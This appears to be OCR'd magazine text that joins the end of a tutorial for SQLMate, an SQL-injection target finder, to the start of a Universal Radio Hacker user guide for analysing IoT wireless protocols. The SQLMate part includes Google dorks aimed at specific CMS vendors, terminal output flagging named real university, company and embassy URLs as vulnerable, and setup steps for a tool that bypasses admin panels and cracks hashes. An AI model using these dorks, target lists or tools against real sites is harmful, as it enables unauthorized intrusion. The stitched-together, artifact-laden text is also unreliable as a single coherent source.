


```
root@blazy:~/sqlmate# python sqlmate --dump 4

          ___
         __H__
 ___ ___|.|_____ ___|_|_ ___        {0.8#stable}
|_ -| . |.|     | .'|  _| -_|
|___|_  |.|_|_|_|__,|_| |___|
      |_|V                          teamultimate.in

[+] Finding dorks on page 1
[+] Finding dorks on page 2
[+] Finding dorks on page 3
[+] Finding dorks on page 4
[+] Dorks dumped in dorks19:26.txt
root@blazy:~/sqlmate# cat dorks19:26.txt
 intext:"Powered by DreamWorth Solutions Pvt Ltd"
 intext:"נבנה ע"י טנטיים בע"מ בניית אתרים | Web design" OR ===> intext:"נבנה ע"י טנטיים בע"מ בניית אתרים"  OR ===> "נבנה ע"י טנטיים
 Powered By AHLANNET L.T.D
 intext:"Powered by Seltec CMS & WebDesign" inurl:pageID=
 intext:gstudio-branding OR ===> design by www.gstudio.co.za 0R ===> ontwerp www.gstudio.co.za
 inurl:/wp-content/plugins/formcraft/
 intext:"Desarrollado por Softing Colombia"
 inurl:/components/com_jbcatalog/
 intext:"Developed by The Design Factory"
 intext:"Designed by www.peruestudio.com"
```

Using ***--dump*** 1 will dump nearly 20 dorks so set the level anywhere between 1-184 as per your needs.

Dorks are often used by black hats during cyber war to find weak targets and they can also be used to perform targeted attacks against a particular target.

Just feed SQLMate a SQL injection dork via ***--dork*** option and it will find vulnerable sites for you using Google. After that, it will try to find their admin panels and bypass them with malicious SQL queries. Just like this:



```
root@blazy:~/sqlmate# python sqlmate --dork "inurl:.php?id= site:.th"

         ___
         _H_
 ___ ___|.|_____ ___| |_ ___   {0.8#stable}
|_ -| . |.|     | .'|  _| -_|
|___|_  |.|_|_|_|__,|_| |___|
      |_|V                     teamultimate.in


[>] Finding targets for my mate, SQLmap

[-] https://www.siit.tu.ac.th/personnel.php?id=121
[+] https://www.cmu.ac.th/en/engaboutcmu.php?id=1
[-] http://www.thaisinto.co.th/gallery.php?id=5322
[+] http://www.platinumplace.co.th/project/gallery.php?id=1
[-] https://inter.msu.ac.th/web/autopage.php?id=4
[+] http://www.royalporcelain.co.th/agent.php?id=4
[-] http://www.daiichisankyo.co.th/aboutus.php?id=1
[-] https://www.ic.kmitl.ac.th/moodle/course/view.php?id=76
[-] http://www.mtsgold.co.th/en/products/detail.php?ID=93&SCODE=ProGoldBullion
[-] http://www.indianembassy.in.th/pages.php?id=18
[+] http://aminter.co.th/product2.php?id=3
```

Setting up SQLMate

Enter the following command in terminal to download SQLMate git clone https://github.com/UltimateHackers/sqlmate

Then navigate to the SQLMate directory by entering this command:

cd sqlmate

Now install the required modules:

pip install -r requirements.txt

Now run SQLMate:

python sqlmate

Available command line options:

Usage:

```
sqlmate [-h] [--dork DORK] [--hash HASH] [--list <path>]
 [--dump 1-184] [--admin URL] [--type PHP,ASP,HTML]
```

Optional arguments:

```
-h, --help      show this help message and exit
--dork DORK      Supply a dork and let SQLMate do its thing
--hash HASH      'Crack' a hash in 5 secs
--list <path>     Import and crack hashes from a txt file
--dump 1-184     Get dorks. Specify dumping level. Level 1 = 20 dorks
--admin URL      Find admin panel of website
--type PHP,ASP,HTML  Choose extension to scan (Use with --admin option,
             Default is all)
```

If you want to contribute, feel free to open a pull request at SQLMate's github repo, and start an issue if you encounter a bug.

For other queries, you can mail me at s0md3v@gmail.com or hit me at my twitter handle, @s0md3v.

Universal Radio Hacker

Investigate Wireless Protocols Like A Boss

by Johannes Pohl and Andreas Noack

ABOUT THE AUTHORS

Johannes Pohl and Andreas Noack

Johannes Pohl: I am a PhD student with a strong focus on offensive security. Programming Python is my passion next to working with Software Defined Radios and hacking wireless protocols or dealing with Artificial Intelligence.

Andreas Noack: I am a professor for communication systems at the University of Stralsund, dealing with IT security and cryptography for many years now. From my PhD thesis on, I am engaged with wireless security (wireless lan, meshing). Working with software defined radios was quite new to me as I have a strong cryptographic background.

Contents

User Guide / Tutorial

Guide version: 1.0

Refers to URH version: 1.9.1


Contact: Johannes.Pohl90@gmail.com Andreas.Noack@hochschule-stralsund.de

1 Introduction

1.1 Motivation

The Universal Radio Hacker (URH) is a tool for analyzing unknown wireless protocols. With the rise of Internet of Things (IoT) such protocols often appear in the wild. Many IoT devices operate on frequencies like `433.92` MHz or `868.3` MHz and use proprietary protocols for communication. Reverse-engineering such protocols can be fascinating (»What does my fridge talk about?«) and reveal serious security leaks, e.g. when bypassing smart alarm systems and door locks.

So how can we join this game? **Software Defined Radios** (SDR) are the answer for this. Such devices allow sending and receiving on nearly arbitrary frequencies. Figure 1 shows two examples. Both devices cost about 200 euro.



HackRF One can send and receive on frequencies from 1 MHz to 6 GHz.

(b) SDRplay RSP2pro can receive on frequencies from 1 kHz to 2 GHz.

Figure 1: Two examples for Software Defined Radios.

Like the name suggests, SDRs need software to be properly operated. This is where the **Universal Radio Hacker** comes into play: It takes the samples from the SDR and transforms them into binary information (bits). But this is only the beginning: URH is designed to help you throughout the entire process of attacking the wireless communication of IoT devices. In the upcoming sections, you will learn how to use URH and reverse engineer wireless protocols in minutes.

1.2 Installation


URH runs on Linux, OSX and Windows and is easy to install. You can nd the latest installation instructions here: https://github.com/jopohl/urh#installation

2 Device interaction

To get started with investigating a wireless signal we need to capture it with a Software Defined Radio. URH offers support for a wide range of common SDRs. In this section, you will learn how to configure your SDR and use it inside URH.

2.1 Configuring Devices

First, let's ensure that your device is enabled in *Edit Options Device*. You will see a list of supported devices, similar to what is shown in fig. 2a.



AirSpy R2 - enabled
AirSpy Mini - enabled
Bladerf - enabled
FUNcube-Dongle - enabled
HackRF - enabled
LimeSDR - enabled
RTL-SDR - enabled
RTL-TCP - enabled
SDRPlay - enabled
USRP - enabled

[✓] Enabled
[✓ Native backend (recommended)]
Gnuradio backend


device supports receiving only

Default sending repititions: Infinite
Use this percentage of available RAM for buffer allocation: 60,00%

Gnuradio options
Needed for Gnuradio backend only
[✓ Python2 interpreter] /usr/bin/python2
Gnuradio Directory C:\...\Gnuradio
Gnuradio interface is working.

Native options
You can rebuild the native device extensions here. This is useful, when you installed a device driver afterwards or your drivers are stored in an unusual location.
Library directories: Comma separated list of additional library directories

(a) Device options tab.



```
airspy -- OK
hackrf -- OK
limesdr -- OK
rtlsdr -- OK (using fallback)
sdrplay -- OK
usrp -- OK
```

(b) Health check native backend.

Figure 2: Configuring devices

If you select a device in the list, you can either **enable/disable** it via the Enabled checkbox. Disabling a device will prevent it from showing up in the device selection in the main program. Furthermore, you can **choose** between **native** and **GNU Radio backend**. More on this in the following sections.

2.1.1 Native Backend


The native device backend should be used whenever possible. If native backend is greyed out for a device, there may be a library missing. You can check this by clicking the *Health Check* button. A dialog like the one shown in fig. 2b will pop up and give you more information about the status of native device backend. If you indeed miss a library, you can install it on your system. For example, install HackRF library on Ubuntu with sudo `apt-get install libhackrf-dev`. After that, hit the *Rebuild* button at the bottom of the dialog.

2.1.2 GNU Radio Backend

As a fallback to the native backend, you can use GNU Radio to access your device. In order to do that, configure either the path to your Python 2 interpreter or (on Windows) the GNU Radio installation directory. Then, you get notified that GNU Radio backend is available and can choose it after selecting your desired device from the device list in fig. 2a.

2.2 Scanning the spectrum

Having configured our SDR, let's start by scanning the wireless spectrum and find the center frequency of the device we want to attack. To open the spectrum analyzer, use *File* → *Spectrum Analyzer*, this will give you a dialog as shown in section 2.2.



Device settings

Device:	SDRPlay
Antenna:	Antenna A
Frequency (Hz):	433,920M
Sample rate (Sps):	2,000M
Bandwidth (Hz):	1,000M
Gain:	39
IF Gain:	450

```
SDRPlay:
CONNECTED DEVICES: RSP 2 (170200F100)
SDRPlay-SET DEVICE NUMBER to 0: Success
SDRPlay-SET_ANTENNA_INDEX to 0: Success
SDRPlay-Start RX MODE with
 FREQUENCY=433920000.0
 SAMPLE_RATE=2000000.0
 BANDWIDTH=1000000.0
 GAIN=39
 IF_GAIN=450: Success
```


Figure 3: Spectrum Analyzer dialog.

Device settings can be made on the left. After starting the spectrum analyzer, you can watch how URH tunes your device to the desired parameters in the bottom left.

When spectrum analysis starts, you see the spectrum at the top right and a waterfall plot of the spectrum in the bottom right. Both views together give you a good impression of the spectrum and allow you to find the target frequency easily. To change the current frequency you can either use the spinbox on the left or click on the desired point in the spectrum. This way, you can navigate through the spectrum and visually find the desired frequency.

2.3 Recording a signal

Having found the target frequency, it is time to record a signal for later analysis. Open up the recording dialog via *File*→*Record Signal* and you will see that it saved your parameters from Spectrum Analyzer, so you can simply start the recording with the record button on the middle left. In fig. 4 recording is already running and a wireless remote control was pressed two times. You can clearly see the two signals in the preview on the right.



Device: SDRPlay
Antenna: Antenna A
Frequency (Hz): 433,920M
Sample rate (Sps): 2,000M
Bandwidth (Hz): 1,000M
Gain: 50
IF Gain: 450

Samples captured: 5.032.944
Receive buffer full: 0%
Signal size (in MiB): 38,40
Time (in seconds): 2,52

```
SDRPlay:
CONNECTED DEVICES: RSP 2 (170200F100)
SDRPlay-SET DEVICE NUMBER to 0: Success
SDRPlay-SET_ANTENNA_INDEX to 0: Success
SDRPlay-Start RX MODE with
 FREQUENCY=433920000.0
 SAMPLE_RATE=2000000.0
 BANDWIDTH=1000000.0
 GAIN=50
 IF_GAIN=450: Success
```

Figure 4: Record signals in this dialog

Stop the recording with the stop button. After this, you can save the signal and make another recording or simply close the dialog. You will be asked if you want to save your current recording. Congratulations, you successfully recorded your first signal!

3 Interpretation

Having recorded a signal, URH adds it automatically to the Interpretation Tab (fig. 5). Before we explore this tab, let's have a look at other ways of opening and importing a signal.

3.1 Importing a signal

